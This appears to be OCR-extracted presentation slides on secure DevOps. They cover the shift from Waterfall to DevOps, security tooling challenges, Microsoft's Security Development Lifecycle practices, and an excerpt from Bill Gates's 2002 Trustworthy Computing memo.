
Due Diligence

What do the biggest failures in security have in common?

A lack of due diligence.

Nowadays it is fundamental to adopt strong security practices and to be able to demonstrate that.

Due Diligence



Source: https://www.microsoft.com/en-us/security/business/microsoft-digital-defense-report-2022

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
A path from Waterfall, via DevOps, to Secure DevOps


Waterfall Development Model

A linear, sequential approach to software development where analysis, development, testing, and operations work in a siloed environment



Why DevOps?

DevOps is the union of people, process, and products to enable continuous delivery of value to your end users



Security challenges with DevOps Practices

- Emphasis on delivery, not security
- General DevOps practices do not inherently support application security concepts
- Traditional automated testing does not focus on Security Testing
- DevOps teams may lack security knowledge
- Prevalent use of Open Source libraries without the use of *Software Composition Analysis* tools

Tooling challenges with Secure DevOps Initiatives

Tools must be **integrated** into the **pipeline**

Tools must **not require security expertise**

Tool results must be **accurate** and **important**


Engineers must have high confidence that fixing issues **won't break** other things

What is secure DevOps?

Secure DevOps is a practice that assures security is an integral part of the software delivery lifecycle. Secure DevOps should cover a holistic view of security including security culture, secure and secure infrastructure.

Secure DevOps requires mindset change, education, and automation.

Secure DevOps principles



Benefits

- **Reduce remediation time by shifting security left**
- **Integrate with and secure your existing toolchains**
- **Quickly identify new threat vectors**

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Security Development lifecycle

Trustworthy Computing

Bill Gates: Trustworthy Computing


Bill Gates 01.17.02

This is the e-mail Bill Gates sent to every full-time employee at Microsoft, in which he describes the company's new strategy emphasizing security in its products.

From: Bill Gates
Sent: Tuesday, January 15, 2002 5:22 PM
To: Microsoft and Subsidiaries: All FTE
Subject: Trustworthy computing

Every few years I have sent out a memo talking about the highest priority for Microsoft. Two years ago, it was the kickoff of our .NET strategy. Before that, it was several memos about the importance of the Internet to our future and the ways we could make the Internet truly useful for people. Over the last year it has become clear that ensuring .NET is a platform for Trustworthy Computing is more important than any other part of our work. If we don't do this, people simply won't be willing -- or able -- to take advantage of all the other great work we do. Trustworthy Computing is the highest priority for all the work we are doing. We must lead the industry to a whole new level of Trustworthiness in computing.

Security development lifecycle



The Security Development Lifecycle (SDL) consists of a set of practices that support security assurance and compliance requirements.

The SDL helps developers build more secure software by reducing the number and severity of vulnerabilities in software, while reducing development cost.

Security development lifecycle practices

Provide security training

Define security requirements

Define metrics & compliance reporting

Perform threat modeling

Establish design requirements

Define and use cryptography standards

Manage the security risk of using third-party components


Use company approved tools

Perform static analysis security testing

Perform dynamic analysis security testing

Perform penetration testing


Establish a standard incident response process



https://www.microsoft.com/en-us/securityengineering/sdl/practices

Demo

Lab – Using DevOps pipelines



Thank you!